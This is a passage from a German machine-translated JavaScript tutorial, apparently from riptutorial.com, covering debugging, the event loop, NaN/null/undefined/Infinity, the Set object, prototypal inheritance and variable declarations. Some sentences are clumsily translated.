Pause, wenn eine Funktion aufgerufen wird

Bei benannten (nicht anonymen) Funktionen können Sie die Ausführung der Funktion unterbrechen.

```
debug(functionName);
```

Bei der nächsten Ausführung der `functionName` functionName stoppt der Debugger in der ersten Zeile.

Verwenden der Konsole

In vielen Umgebungen haben Sie Zugriff auf ein globales `console` , das einige grundlegende Methoden für die Kommunikation mit Standardausgabegeräten enthält. In der Regel ist dies die JavaScript-Konsole des Browsers (weitere Informationen finden Sie unter Chrome , Firefox , Safari und Edge).

```
// At its simplest, you can 'log' a string
console.log("Hello, World!");

// You can also log any number of comma-separated values
console.log("Hello", "World!");

// You can also use string substitution
console.log("%s %s", "Hello", "World!");

// You can also log any variable that exist in the same scope
var arr = [1, 2, 3];
console.log(arr.length, this);
```

Sie können verschiedene Konsolenmethoden verwenden, um Ihre Ausgabe auf unterschiedliche Weise hervorzuheben. Andere Methoden sind auch für das fortgeschrittenere Debugging hilfreich.

Weitere Dokumentation, Informationen zur Kompatibilität und Anweisungen zum Öffnen der Browserkonsole finden Sie im Thema Konsole .

Hinweis: Wenn Sie IE9 unterstützen müssen, entfernen `console.log` entweder `console.log` oder wickeln Sie die Aufrufe folgendermaßen um, da die `console` undefiniert ist, bis die Developer Tools geöffnet werden:

```
if (console) { //IE9 workaround
    console.log("test");
```

```
}
```

Debuggen online lesen: https://riptutorial.com/de/javascript/topic/642/debuggen

Kapitel 30: Die Ereignisschleife

Examples

Die Ereignisschleife in einem Webbrowser

Die große Mehrheit moderner JavaScript-Umgebungen arbeitet nach einer *Ereignisschleife* . Dies ist ein weit verbreitetes Konzept in der Computerprogrammierung, das heißt im Wesentlichen, dass Ihr Programm ständig darauf wartet, dass neue Dinge geschehen, und wenn sie dies tun, reagiert sie darauf. Die *Host-Umgebung* ruft in Ihrem Programm auf und erzeugt in der Ereignisschleife einen "Turn" oder "Tick" oder "Task", der dann *bis zum Abschluss ausgeführt wird* . Wenn diese Runde beendet ist, wartet die Host-Umgebung auf etwas anderes, bevor alles beginnt.

Ein einfaches Beispiel dafür ist der Browser. Betrachten Sie das folgende Beispiel:

```
<!DOCTYPE html>
<title>Event loop example</title>

<script>
console.log("this a script entry point");

document.body.onclick = () => {
  console.log("onclick");
};

setTimeout(() => {
  console.log("setTimeout callback log 1");
  console.log("setTimeout callback log 2");
}, 100);
</script>
```

In diesem Beispiel ist die Hostumgebung der Webbrowser.

1. Der HTML-Parser führt zuerst das `<script>` . Es wird vollständig ausgeführt.
2. Der Aufruf von `setTimeout` teilt dem Browser mit, dass er nach 100 Millisekunden eine Task in die Warteschlange stellen sollte, um die angegebene Aktion auszuführen.
3. In der Zwischenzeit ist die Ereignisschleife dafür verantwortlich, ständig zu prüfen, ob noch etwas zu tun ist, beispielsweise das Rendern der Webseite.
4. Wenn nach 100 Millisekunden die Ereignisschleife aus einem anderen Grund nicht belegt ist, wird die Task angezeigt, die `setTimeout` Enqueues verwendet, und die Funktion wird ausgeführt, wobei diese beiden Anweisungen protokolliert werden.
5. Wenn jemand auf den Körper klickt, wird der Browser zu jeder Zeit eine Aufgabe in der Ereignisschleife bereitstellen, um die Click-Handler-Funktion auszuführen. Während die Ereignisschleife ständig überprüft, was zu tun ist, wird dies angezeigt und diese Funktion ausgeführt.

Sie können sehen, wie in diesem Beispiel verschiedene Arten von Einstiegspunkten in JavaScript-Code vorhanden sind, die von der Ereignisschleife aufgerufen werden:

- Das `<script>` -Element wird sofort aufgerufen
- Die `setTimeout` Aufgabe wird in die Ereignisschleife geschrieben und einmal ausgeführt
- Die Click-Handler-Aufgabe kann mehrmals gepostet und jedes Mal ausgeführt werden

Jede Runde der Ereignisschleife ist für viele Dinge verantwortlich. Nur einige von ihnen rufen diese JavaScript-Aufgaben auf. Ausführliche Informationen finden Sie in der HTML-Spezifikation

Eine letzte Sache: Was meinen wir damit, dass jede Ereignisschleifenaufgabe "bis zum Abschluss" ausgeführt wird? Wir meinen, dass es generell nicht möglich ist, einen Codeblock zu unterbrechen, der als Task ausgeführt wird, und es ist niemals möglich, Code mit einem anderen Codeblock verschachtelt auszuführen. Selbst wenn Sie beispielsweise zum perfekten Zeitpunkt geklickt haben, können Sie den obigen Code niemals dazu verwenden, `"onclick"` zwischen den beiden `setTimeout callback log 1/2"` ist kooperativ und in der Warteschlange, statt präemptiv.

Asynchrone Operationen und die Ereignisschleife

Viele interessante Operationen in gängigen JavaScript-Programmierumgebungen sind asynchron. Im Browser sehen wir zum Beispiel Dinge wie

```
window.setTimeout(() => {
  console.log("this happens later");
}, 100);
```

und in Node.js sehen wir Dinge wie

```
fs.readFile("file.txt", (err, data) => {
  console.log("data");
});
```

Wie passt das zur Event-Schleife?

Das funktioniert so, dass diese Anweisungen bei Ausführung der Anweisungen der *Host-Umgebung* (dh der Browser- bzw. der Node.js-Laufzeit) mitteilen, dass sie etwas ausführen sollen, wahrscheinlich in einem anderen Thread. Wenn die Host-Umgebung das erledigt hat (dh 100 Millisekunden warten oder die Datei `file.txt` lesen), wird eine Aufgabe in die Ereignisschleife geschrieben, die besagt, dass "der Rückruf aufgerufen wurde, den ich zuvor mit diesen Argumenten erhalten habe".

Die Ereignisschleife ist dann mit ihren Aufgaben beschäftigt: Rendern der Webseite, Beobachten der Benutzereingaben und ständiges Suchen nach veröffentlichten Aufgaben. Wenn diese geposteten Aufgaben zum Aufrufen der Rückrufe angezeigt werden, ruft sie JavaScript zurück. So erhalten Sie asynchrones Verhalten!

Die Ereignisschleife online lesen: https://riptutorial.com/de/javascript/topic/3225/die-ereignisschleife

Kapitel 31: Eingebaute Konstanten

Examples

Operationen, die NaN zurückgeben

Mathematische Operationen für andere Werte als Zahlen liefern NaN.

```
"a" + 1
"b" * 3
"cde" - "e"
[1, 2, 3] * 2
```

Eine Ausnahme: Arrays mit einer einzigen Nummer.

```
[2] * [3]  // Returns 6
```

Denken Sie auch daran, dass der Operator `+` Zeichenfolgen verkettet.

```
"a" + "b"  // Returns "ab"
```

Wenn Sie Null durch Null dividieren, erhalten Sie `NaN` .

```
0 / 0         // NaN
```

Hinweis: In der Mathematik ist im Allgemeinen (anders als bei der JavaScript-Programmierung) eine Division durch Null nicht möglich.

Mathematische Bibliotheksfunktionen, die NaN zurückgeben

Im Allgemeinen geben `Math` Funktionen, die nicht numerische Argumente erhalten, NaN zurück.

```
Math.floor("a")
```

Die Quadratwurzel einer negativen Zahl gibt NaN zurück, da `Math.sqrt` keine imaginären oder komplexen Zahlen unterstützt.

```
Math.sqrt(-1)
```

Testen auf NaN mit isNaN ()

`window.isNaN()`

Mit der globalen Funktion `isNaN()` kann `isNaN()` werden, ob ein bestimmter Wert oder Ausdruck zu `NaN` ausgewertet wird. Diese Funktion (kurz) prüft zuerst, ob der Wert eine Zahl ist, versucht sie

nicht (*) und konvertiert dann, ob der resultierende Wert `NaN` . Aus diesem Grund kann **diese Testmethode zu Verwirrung führen** .

(*) Die "Konvertierungs" -Methode ist nicht so einfach, siehe ECMA-262 18.2.3 für eine detaillierte Erklärung des Algorithmus.

Diese Beispiele helfen Ihnen, das Verhalten von `isNaN()` besser zu verstehen:

```
isNaN(NaN);          // true
isNaN(1);            // false: 1 is a number
isNaN(-2e-4);        // false: -2e-4 is a number (-0.0002) in scientific notation
isNaN(Infinity);     // false: Infinity is a number
isNaN(true);         // false: converted to 1, which is a number
isNaN(false);        // false: converted to 0, which is a number
isNaN(null);         // false: converted to 0, which is a number
isNaN("");           // false: converted to 0, which is a number
isNaN(" ");          // false: converted to 0, which is a number
isNaN("45.3");       // false: string representing a number, converted to 45.3
isNaN("1.2e3");      // false: string representing a number, converted to 1.2e3
isNaN("Infinity");   // false: string representing a number, converted to Infinity
isNaN(new Date);     // false: Date object, converted to milliseconds since epoch
isNaN("10$");        // true : conversion fails, the dollar sign is not a digit
isNaN("hello");      // true : conversion fails, no digits at all
isNaN(undefined);    // true : converted to NaN
isNaN();             // true : converted to NaN (implicitly undefined)
isNaN(function(){}); // true : conversion fails
isNaN({});           // true : conversion fails
isNaN([1, 2]);       // true : converted to "1, 2", which can't be converted to a number
```

Das letzte ist ein bisschen schwierig: zu prüfen, ob ein `Array` `NaN` . Dazu konvertiert der `Number()` -Konstruktor zuerst das Array in eine Zeichenfolge und dann in eine Zahl. Dies ist der Grund, warum `isNaN([])` und `isNaN([34])` beide `false` , aber `isNaN([1, 2])` und `isNaN([true])` beide `true` weil sie in `""` , `"34"` , `"1,2"` bzw. `"true"` . Im Allgemeinen wird **ein Array von `isNaN()` als `NaN` `isNaN()` es sei denn, es enthält nur ein Element, dessen Zeichenfolgendarstellung in eine gültige Zahl umgewandelt werden kann** .

6

`Number.isNaN()`

In ECMAScript 6 wurde die `Number.isNaN()` Funktion hauptsächlich implementiert, um das Problem von `window.isNaN()` zu vermeiden, den Parameter zwangsweise in eine Zahl umzuwandeln. `Number.isNaN()` **versucht nicht,** den Wert vor dem Test in eine Zahl **umzuwandeln** . Dies bedeutet auch, dass **nur Werte der Typennummer, die ebenfalls `NaN` , `true`** (was im Wesentlichen nur `Number.isNaN(NaN)`).

Aus ECMA-262 20.1.2.4 :

> Wenn die `Number.isNaN` mit einem Argument aufgerufen wird `number` , werden die folgenden Schritte unternommen:
>
> 1. Wenn Typ (Zahl) nicht Zahl ist, geben Sie `false` .
> 2. Wenn number `NaN` , geben Sie `true` .

3. Andernfalls geben Sie `false` .

Einige Beispiele:

```
// The one and only
Number.isNaN(NaN);          // true

// Numbers
Number.isNaN(1);            // false
Number.isNaN(-2e-4);        // false
Number.isNaN(Infinity);     // false

// Values not of type number
Number.isNaN(true);         // false
Number.isNaN(false);        // false
Number.isNaN(null);         // false
Number.isNaN("");           // false
Number.isNaN(" ");          // false
Number.isNaN("45.3");       // false
Number.isNaN("1.2e3");      // false
Number.isNaN("Infinity");   // false
Number.isNaN(new Date);     // false
Number.isNaN("10$");        // false
Number.isNaN("hello");      // false
Number.isNaN(undefined);    // false
Number.isNaN();             // false
Number.isNaN(function(){}); // false
Number.isNaN({});           // false
Number.isNaN([]);           // false
Number.isNaN([1]);          // false
Number.isNaN([1, 2]);       // false
Number.isNaN([true]);       // false
```

Null

`null` wird zur Darstellung der absichtlichen Abwesenheit eines Objektwerts verwendet und ist ein primitiver Wert. Im Gegensatz zu `undefined` ist es keine Eigenschaft des globalen Objekts.

Es ist gleich `undefined` aber nicht identisch damit.

```
null == undefined; // true
null === undefined; // false
```

CAREFUL : Der `typeof null` ist `'object'` .

```
typeof null; // 'object';
```

Vergleichen Sie den Wert mit dem strengen Gleichheitsoperator , um zu überprüfen, ob ein Wert `null` ist

```
var a = null;

a === null; // true
```

undefined und null

Auf den ersten Blick mag es so aussehen, als seien `null` und `undefined` gleich, es gibt jedoch subtile, aber wichtige Unterschiede.

`undefined` ist das Fehlen eines Werts im Compiler, da dort, wo ein Wert sein sollte, kein Wert angegeben wurde, wie dies bei einer nicht zugewiesenen Variablen der Fall ist.

- `undefined` ist ein globaler Wert, der das Fehlen eines zugewiesenen Werts darstellt.
    - `typeof undefined === 'undefined'`
- `null` ist ein Objekt, das angibt, dass einer Variablen explizit "kein Wert" zugewiesen wurde.
    - `typeof null === 'object'`

Wenn Sie eine Variable auf `undefined` , ist die Variable effektiv nicht vorhanden. Einige Prozesse, z. B. die JSON-Serialisierung, können `undefined` Eigenschaften von Objekten entfernen. Im Gegensatz dazu werden `null` Eigenschaften beibehalten, sodass Sie das Konzept einer "leeren" Eigenschaft explizit vermitteln können.

Folgendes bewerten zu `undefined` :

- Eine Variable, wenn sie deklariert ist, aber keinen Wert zugewiesen hat (dh definiert)

    ```
    let foo;
    console.log('is undefined?', foo === undefined);
    // is undefined? true
    ```

- Zugriff auf den Wert einer Eigenschaft, die nicht vorhanden ist

    ```
    let foo = { a: 'a' };
    console.log('is undefined?', foo.b === undefined);
    // is undefined? true
    ```

- Der Rückgabewert einer Funktion, die keinen Wert zurückgibt

    ```
    function foo() { return; }
    console.log('is undefined?', foo() === undefined);
    // is undefined? true
    ```

- Der Wert eines Funktionsarguments, das zwar deklariert wurde, jedoch nicht im Funktionsaufruf enthalten ist

    ```
    function foo(param) {
      console.log('is undefined?', param === undefined);
    }
    foo('a');
    foo();
    // is undefined? false
    // is undefined? true
    ```

`undefined` ist auch eine Eigenschaft des globalen `window` .

```
// Only in browsers
console.log(window.undefined); // undefined
window.hasOwnProperty('undefined'); // true
```

5

Vor ECMAScript 5 konnten Sie den Wert der `window.undefined` tatsächlich in einen anderen Wert ändern, der möglicherweise alles zerstört.

Unendlichkeit und Unendlichkeit

```
1 / 0; // Infinity
// Wait! WHAAAT?
```

`Infinity` ist eine Eigenschaft des globalen Objekts (daher eine globale Variable), die mathematische Unendlichkeit darstellt. Es ist eine Referenz auf `Number.POSITIVE_INFINITY`

Es ist größer als jeder andere Wert, und Sie können ihn erhalten, indem Sie durch 0 dividieren oder den Ausdruck einer Zahl bewerten, die so groß ist, dass sie überläuft. Dies bedeutet, dass es in JavaScript keine Division durch 0 Fehler gibt, es gibt Infinity!

Es gibt auch `-Infinity` das mathematisch negativ unendlich ist, und es ist niedriger als jeder andere Wert.

Um `-Infinity` zu erhalten, `-Infinity` Sie `Infinity` oder erhalten einen Verweis darauf in `Number.NEGATIVE_INFINITY` .

```
- (Infinity); // -Infinity
```

Nun lass uns mit Beispielen Spaß haben:

```
Infinity > 123192310293; // true
-Infinity < -123192310293; // true
1 / 0; // Infinity
Math.pow(123123123, 9123192391023); // Infinity
Number.MAX_VALUE * 2; // Infinity
23 / Infinity; // 0
-Infinity; // -Infinity
-Infinity === Number.NEGATIVE_INFINITY; // true
-0; // -0 , yes there is a negative 0 in the language
0 === -0; // true
1 / -0; // -Infinity
1 / 0 === 1 / -0; // false
Infinity + Infinity; // Infinity

var a = 0, b = -0;

a === b; // true
1 / a === 1 / b; // false

// Try your own!
```

NaN

`NaN` steht für "Not a Number". Wenn eine mathematische Funktion oder Operation in JavaScript keine bestimmte Zahl zurückgeben kann, wird stattdessen der Wert `NaN` .

Es ist eine Eigenschaft des globalen Objekts und eine Referenz auf `Number.NaN`

```
window.hasOwnProperty('NaN'); // true
NaN; // NaN
```

Vielleicht verwirrend wird `NaN` immer noch als Zahl betrachtet.

```
typeof NaN; // 'number'
```

Suchen Sie nicht mit dem Gleichheitsoperator nach `NaN` . Siehe stattdessen `isNaN` .

```
NaN == NaN  // false
NaN === NaN // false
```

Anzahl Konstanten

Der `Number` Konstruktor verfügt über einige eingebaute Konstanten, die nützlich sein können

```
Number.MAX_VALUE;           // 1.7976931348623157e+308
Number.MAX_SAFE_INTEGER;    // 9007199254740991

Number.MIN_VALUE;           // 5e-324
Number.MIN_SAFE_INTEGER;    // -9007199254740991

Number.EPSILON;             // 0.00000000000000022204460492503130

Number.POSITIVE_INFINITY;   // Infinity
Number.NEGATIVE_INFINITY;   // -Infinity

Number.NaN;                 // NaN
```

In vielen Fällen sind die verschiedenen Akteure in Javascript mit Werten außerhalb des Bereichs brechen wird von (`Number.MIN_SAFE_INTEGER` , `Number.MAX_SAFE_INTEGER`)

Beachten Sie, dass `Number.EPSILON` den Unterschied zwischen einer und der kleinsten `Number` größer als eins darstellt und somit die kleinstmögliche Differenz zwischen zwei verschiedenen `Number` Werten. Ein Grund, dies zu verwenden, liegt in der Art und Weise, wie Zahlen von JavaScript gespeichert werden. Siehe Gleichheit zweier Zahlen prüfen

Eingebaute Konstanten online lesen: https://riptutorial.com/de/javascript/topic/700/eingebaute-konstanten

Kapitel 32: einstellen

Einführung

Mit dem Set-Objekt können Sie eindeutige Werte eines beliebigen Typs speichern, egal ob Grundwerte oder Objektreferenzen.

Setobjekte sind Sammlungen von Werten. Sie können die Elemente eines Satzes in Einfügungsreihenfolge durchlaufen. Ein Wert im Set darf nur **EINMAL** vorkommen. Es ist einzigartig in der Set-Kollektion. Unterschiedliche Werte werden mit dem *SameValueZero*-Vergleichsalgorithmus unterschieden.

Standardspezifikation Über das Set

Syntax

- neues Set ([iterable])
- mySet.add (Wert)
- mySet.clear ()
- mySet.delete (Wert)
- mySet.entries ()
- mySet.forEach (Rückruf [, thisArg])
- mySet.has (Wert)
- mySet.values ()

Parameter

Parameter	Einzelheiten
iterable	Wenn ein iterierbares Objekt übergeben wird, werden alle Elemente zum neuen Set hinzugefügt. null wird als undefiniert behandelt.
Wert	Der Wert des Elements, das dem Set-Objekt hinzugefügt werden soll.
Ruf zurück	Funktion, die für jedes Element ausgeführt werden soll.
thisArg	Wahlweise. Wert, der beim Ausführen des Rückrufs verwendet werden soll.

Bemerkungen

Da jeder Wert im Set eindeutig sein muss, wird die Wertegleichheit geprüft und basiert nicht auf demselben Algorithmus wie der im Operator === verwendete. Insbesondere für Sets sind +0 (was absolut gleich -0 ist) und -0 unterschiedliche Werte. Dies wurde jedoch in der neuesten Spezifikation von ECMAScript 6 geändert. Beginnend mit Gecko 29.0 (Firefox 29 / Thunderbird 29

/ SeaMonkey 2.26) (Fehler 952870) und einem aktuellen nächtlichen Chrome werden +0 und -0 in Set-Objekten als der gleiche Wert behandelt. Auch NaN und undefined können in einem Set gespeichert werden. NaN gilt als das gleiche wie NaN (obwohl NaN! == NaN).

Examples

Set erstellen

Mit dem Set-Objekt können Sie eindeutige Werte eines beliebigen Typs speichern, egal ob Grundwerte oder Objektreferenzen.

Sie können Elemente in ein Set verschieben und sie ähnlich einem einfachen JavaScript-Array durchlaufen, aber im Gegensatz zu Array können Sie einem Set keinen Wert hinzufügen, wenn der Wert bereits darin enthalten ist.

So erstellen Sie ein neues Set:

```
const mySet = new Set();
```

Oder Sie können einen Satz aus einem beliebigen iterierbaren Objekt erstellen, um ihm Startwerte zu geben:

```
const arr = [1,2,3,4,4,5];
const mySet = new Set(arr);
```

Im obigen Beispiel wäre der eingestellte Inhalt `{1, 2, 3, 4, 5}` . Beachten Sie, dass der Wert 4 im Gegensatz zum ursprünglichen Array, in dem er erstellt wurde, nur einmal angezeigt wird.

Einen Wert zu einem Set hinzufügen

Um einem Set einen Wert hinzuzufügen, verwenden Sie die `.add()` -Methode:

```
mySet.add(5);
```

Wenn der Wert bereits im Set vorhanden ist, wird er nicht erneut hinzugefügt, da Sets eindeutige Werte enthalten.

Beachten Sie, dass die `.add()` -Methode die Menge selbst zurückgibt, sodass Sie Aufrufe zusammenfassen können:

```
mySet.add(1).add(2).add(3);
```

Wert aus einem Satz entfernen

Um einen Wert aus einem Satz zu entfernen, verwenden Sie die `.delete()` -Methode:

```
mySet.delete(some_val);
```

Diese Funktion gibt `true` wenn der Wert in der Gruppe vorhanden war und entfernt wurde, andernfalls `false` .

Prüfen, ob ein Wert in einem Satz vorhanden ist

Um zu überprüfen, ob ein bestimmter Wert in einer Menge vorhanden ist, verwenden Sie die `.has()` -Methode:

```
mySet.has(someVal);
```

`someVal` `true` wenn `someVal` in der Gruppe `someVal` , andernfalls `false` .

Einen Satz löschen

Sie können alle Elemente in einer Gruppe mit der `.clear()` -Methode entfernen:

```
mySet.clear();
```

Länge einstellen

Sie können die Anzahl der Elemente innerhalb der Gruppe mit der Eigenschaft `.size`

```
const mySet = new Set([1, 2, 2, 3]);
mySet.add(4);
mySet.size; // 4
```

Diese Eigenschaft ist im Gegensatz zu `Array.prototype.length` schreibgeschützt. Das bedeutet, dass Sie sie nicht ändern können, indem Sie ihr etwas zuweisen:

```
mySet.size = 5;
mySet.size; // 4
```

Im strikten Modus gibt es sogar einen Fehler:

```
TypeError: Cannot set property size of #<Set> which has only a getter
```

Sets in Arrays konvertieren

Manchmal müssen Sie ein Set möglicherweise in ein Array konvertieren, um beispielsweise `Array.prototype` Methoden wie `.filter()` . Verwenden Sie dazu `Array.from()` oder `destructuring-assignment` :

```
var mySet = new Set([1, 2, 3, 4]);
//use Array.from
const myArray = Array.from(mySet);
//use destructuring-assignment
const myArray = [...mySet];
```

Jetzt können Sie das Array so filtern, dass es nur gerade Zahlen enthält, und es mithilfe von Set-Konstruktor wieder in Set konvertieren:

```
mySet = new Set(myArray.filter(x => x % 2 === 0));
```

`mySet` enthält jetzt nur gerade Zahlen:

```
console.log(mySet); // Set {2, 4}
```

Schnittmenge und Unterschied in Sets

Es gibt keine integrierten Methoden für Überschneidungen und Unterschiede in Sets, aber Sie können dies dennoch erreichen, indem Sie sie in Arrays konvertieren, filtern und zurück zu Sets konvertieren:

```
var set1 = new Set([1, 2, 3, 4]),
    set2 = new Set([3, 4, 5, 6]);

const intersection = new Set(Array.from(set1).filter(x => set2.has(x)));//Set {3, 4}
const difference = new Set(Array.from(set1).filter(x => !set2.has(x))); //Set {1, 2}
```

Sets iterieren

Sie können eine einfache for-of-Schleife verwenden, um ein Set zu iterieren:

```
const mySet = new Set([1, 2, 3]);

for (const value of mySet) {
  console.log(value); // logs 1, 2 and 3
}
```

Beim Durchlaufen eines Satzes werden immer Werte in der Reihenfolge zurückgegeben, in der sie dem Satz zuerst hinzugefügt wurden. Zum Beispiel:

```
const set = new Set([4, 5, 6])
set.add(10)
set.add(5) //5 already exists in the set
Array.from(set) //[4, 5, 6, 10]
```

Es gibt auch eine `.forEach()` -Methode, ähnlich wie `Array.prototype.forEach()` . Es hat zwei Parameter, `callback` , die für jedes Element ausgeführt werden, und optional `thisArg` , die verwendet werden , wie `this` bei der Ausführung `callback` .

`callback` hat drei Argumente. Die ersten beiden Argumente sind sowohl das aktuelle Element von Set (zur Konsistenz mit `Array.prototype.forEach()` als auch `Map.prototype.forEach()`) und das dritte Argument ist das Set selbst.

```
mySet.forEach((value, value2, set) => console.log(value)); // logs 1, 2 and 3
```

einstellen online lesen: https://riptutorial.com/de/javascript/topic/2854/einstellen

Kapitel 33: Erbe

Examples

Standard-Funktionsprototyp

Beginnen Sie mit der Definition einer `Foo` Funktion, die wir als Konstruktor verwenden.

```
function Foo (){}
```

Durch die Bearbeitung von `Foo.prototype` können wir Eigenschaften und Methoden definieren, die von allen Instanzen von `Foo` .

```
Foo.prototype.bar = function() {
  return 'I am bar';
};
```

Wir können dann eine Instanz mit dem `new` Schlüsselwort erstellen und die Methode aufrufen.

```
var foo = new Foo();

console.log(foo.bar()); // logs `I am bar`
```

Unterschied zwischen Object.key und Object.prototype.key

Im Gegensatz zu Sprachen wie Python werden statische Eigenschaften der Konstruktorfunktion *nicht* an Instanzen vererbt. Instanzen erben nur von ihrem Prototyp, der vom Prototyp des übergeordneten Typs erbt. Statische Eigenschaften werden niemals vererbt.

```
function Foo() {};
Foo.style = 'bold';

var foo = new Foo();

console.log(Foo.style); // 'bold'
console.log(foo.style); // undefined

Foo.prototype.style = 'italic';

console.log(Foo.style); // 'bold'
console.log(foo.style); // 'italic'
```

Neues Objekt vom Prototyp

In JavaScript kann jedes Objekt der Prototyp eines anderen Objekts sein. Wenn ein Objekt als Prototyp eines anderen Objekts erstellt wird, erbt es alle Eigenschaften des übergeordneten Objekts.

```
var proto = { foo: "foo", bar: () => this.foo };

var obj = Object.create(proto);

console.log(obj.foo);
console.log(obj.bar());
```

Konsolenausgabe:

```
> "foo"
> "foo"
```

HINWEIS `Object.create` von ECMAScript verfügbar ist 5, aber hier ist ein polyfill , wenn Sie für ECMAScript unterstützen müssen 3

```
if (typeof Object.create !== 'function') {
    Object.create = function (o) {
        function F() {}
        F.prototype = o;
        return new F();
    };
}
```

Quelle: http://javascript.crockford.com/prototypal.html

Object.create ()

Die **Object.create ()** -Methode erstellt ein neues Objekt mit dem angegebenen Prototypobjekt und den angegebenen Eigenschaften.

Syntax: `Object.create(proto[, propertiesObject])`

Parameter :

- **proto** (Das Objekt, das der Prototyp des neu erstellten Objekts sein soll.)
- **propertiesObject** (optional. Falls angegeben und nicht undefiniert, gibt ein Objekt an, dessen eigene Eigenschaften über die Aufzählungszeichen definiert sind (dh die Eigenschaften, die für sich selbst definiert sind und nicht die Eigenschaften, die entlang ihrer Prototypkette aufgezählt werden können) Eigenschaftsdeskriptoren, die dem neu erstellten Objekt mit dem entsprechenden Objekt hinzugefügt werden Eigenschaftennamen Diese Eigenschaften entsprechen dem zweiten Argument von Object.defineProperties ().)

Rückgabewert

Ein neues Objekt mit dem angegebenen Prototypobjekt und den angegebenen Eigenschaften.

Ausnahmen

Eine *TypeError*- Ausnahme, wenn der *Protoparameter* nicht *null* oder ein Objekt ist.

Prototypische Vererbung

Angenommen, wir haben ein einfaches Objekt namens `prototype` :

```
var prototype = { foo: 'foo', bar: function () { return this.foo; } };
```

Jetzt wollen wir ein anderes Objekt namens `obj` , die von erbt `prototype` , das ist das gleiche wie das zu sagen `prototype` ist der Prototyp von `obj`

```
var obj = Object.create(prototype);
```

Nun stehen alle Eigenschaften und Methoden des `prototype` für `obj` zur `obj`

```
console.log(obj.foo);
console.log(obj.bar());
```

Konsolenausgabe

```
"foo"
"foo"
```

Die prototypische Vererbung erfolgt intern durch Objektreferenzen und Objekte sind vollständig veränderbar. Das heißt, jede Änderung, die Sie an einem Prototyp vornehmen, wirkt sich sofort auf alle anderen Objekte aus, deren Prototyp Prototyp ist.

```
prototype.foo = "bar";
console.log(obj.foo);
```

Konsolenausgabe

```
"bar"
```

`Object.prototype` ist der Prototyp jedes Objekts. Es wird daher dringend empfohlen, sich nicht damit zu beschäftigen, insbesondere wenn Sie eine Bibliothek eines Drittanbieters verwenden.

```
Object.prototype.breakingLibraries = 'foo';
console.log(obj.breakingLibraries);
console.log(prototype.breakingLibraries);
```

Konsolenausgabe

```
"foo"
"foo"
```

Fun Tatsache , ich habe die Browser - Konsole verwendet , um diese Beispiele zu machen und diese Seite gebrochen , indem fügte hinzu , dass `breakingLibraries` Eigenschaft.

Pseudo-klassisches Erbe

Es ist eine Emulation der klassischen Vererbung mit prototypischer Vererbung, die zeigt, wie leistungsfähig Prototypen sind. Es wurde gemacht, um die Sprache für Programmierer, die aus anderen Sprachen kommen, attraktiver zu machen.

6

WICHTIGER HINWEIS : Seit ES6 ist die Verwendung einer pseudo-klassischen Vererbung nicht sinnvoll, da die Sprache herkömmliche Klassen simuliert. Wenn Sie ES6 nicht verwenden, sollten Sie dies tun. Wenn Sie immer noch das klassische Vererbungsmuster verwenden möchten und sich in einer Umgebung mit ECMAScript 5 oder niedriger befinden, ist Pseudoklassik die beste Wahl.

Eine "Klasse" ist nur eine Funktion, die mit dem `new` Operanden aufgerufen wird und als Konstruktor verwendet wird.

```
function Foo(id, name) {
    this.id = id;
    this.name = name;
}

var foo = new Foo(1, 'foo');
console.log(foo.id);
```

Konsolenausgabe

> 1

foo ist eine Instanz von Foo. Die JavaScript-Codierungskonvention besagt, dass eine Funktion, die mit einem Großbuchstaben beginnt, als Konstruktor (mit dem `new` Operanden) aufgerufen werden kann.

Um Eigenschaften oder Methoden zur "Klasse" hinzuzufügen, müssen Sie sie ihrem Prototyp hinzufügen, der sich in der `prototype` des Konstruktors befindet.

```
Foo.prototype.bar = 'bar';
console.log(foo.bar);
```

Konsolenausgabe

> Bar

Tatsächlich erstellt Foo als Konstruktor nur Objekte mit dem Prototyp `Foo.prototype` .

Sie können für jedes Objekt einen Verweis auf seinen Konstruktor finden

```
console.log(foo.constructor);
```

Funktion Foo (ID, Name) {...

```
console.log({ }.constructor);
```

Funktion Object () {[native code]}

Prüfen Sie auch, ob ein Objekt eine Instanz einer bestimmten Klasse mit dem Operator `instanceof`

```
console.log(foo instanceof Foo);
```

wahr

```
console.log(foo instaceof Object);
```

wahr

Festlegen eines Prototyps eines Objekts

5

Mit ES5 + kann die `Object.create` Funktion verwendet werden, um ein Objekt mit einem beliebigen anderen Objekt als Prototyp zu erstellen.

```
const anyObj = {
    hello() {
        console.log(`this.foo is ${this.foo}`);
    },
};

let objWithProto = Object.create(anyObj);
objWithProto.foo = 'bar';

objWithProto.hello(); // "this.foo is bar"
```

Um ein Objekt explizit ohne Prototyp zu erstellen, verwenden Sie `null` als Prototyp. Dies bedeutet, dass das Objekt auch nicht von `Object.prototype` erbt. `Object.prototype` ist nützlich für Objekte, die für Wörterbücher zur Existenzprüfung verwendet werden, z

```
let objInheritingObject = {};
let objInheritingNull = Object.create(null);

'toString' in objInheritingObject; // true
'toString' in objInheritingNull ; // false
```

6

In ES6 kann der Prototyp eines vorhandenen Objekts beispielsweise mit `Object.setPrototypeOf` geändert werden

```
let obj = Object.create({foo: 'foo'});
obj = Object.setPrototypeOf(obj, {bar: 'bar'});
```

```
obj.foo; // undefined
obj.bar; // "bar"
```

Dies kann fast überall geschehen, einschließlich für `this` Objekt oder einen Konstruktor.

Hinweis: Dieser Vorgang ist in aktuellen Browsern sehr langsam und sollte sparsam verwendet werden. Versuchen Sie, das Objekt mit dem gewünschten Prototyp zu erstellen.

5

Vor ES5 bestand die einzige Möglichkeit zum Erstellen eines Objekts mit einem manuell definierten Prototyp darin, es beispielsweise mit `new` zu erstellen

```
var proto = {fizz: 'buzz'};

function ConstructMyObj() {}
ConstructMyObj.prototype = proto;

var objWithProto = new ConstructMyObj();
objWithProto.fizz; // "buzz"
```

Dieses Verhalten ist nah genug an `Object.create` sodass Sie eine Polyfill schreiben können.

Erbe online lesen: https://riptutorial.com/de/javascript/topic/592/erbe

Kapitel 34: Erklärungen und Aufträge

Syntax

- var foo [= value [, foo2 [, foo3 ... [, fooN]]]];
- let bar [= value [, bar2 [, foo3 ... [, barN]]]];
- const baz = value [, baz2 = value2 [, ... [, bazN = valueN]]];

Bemerkungen

Siehe auch:

- Reservierte Schlüsselwörter
- Umfang

Examples

Konstanten neu zuordnen

Konstanten können nicht neu zugewiesen werden.

```
const foo = "bar";
foo = "hello";
```

Drucke:

```
Uncaught TypeError: Assignment to constant.
```

Konstanten ändern

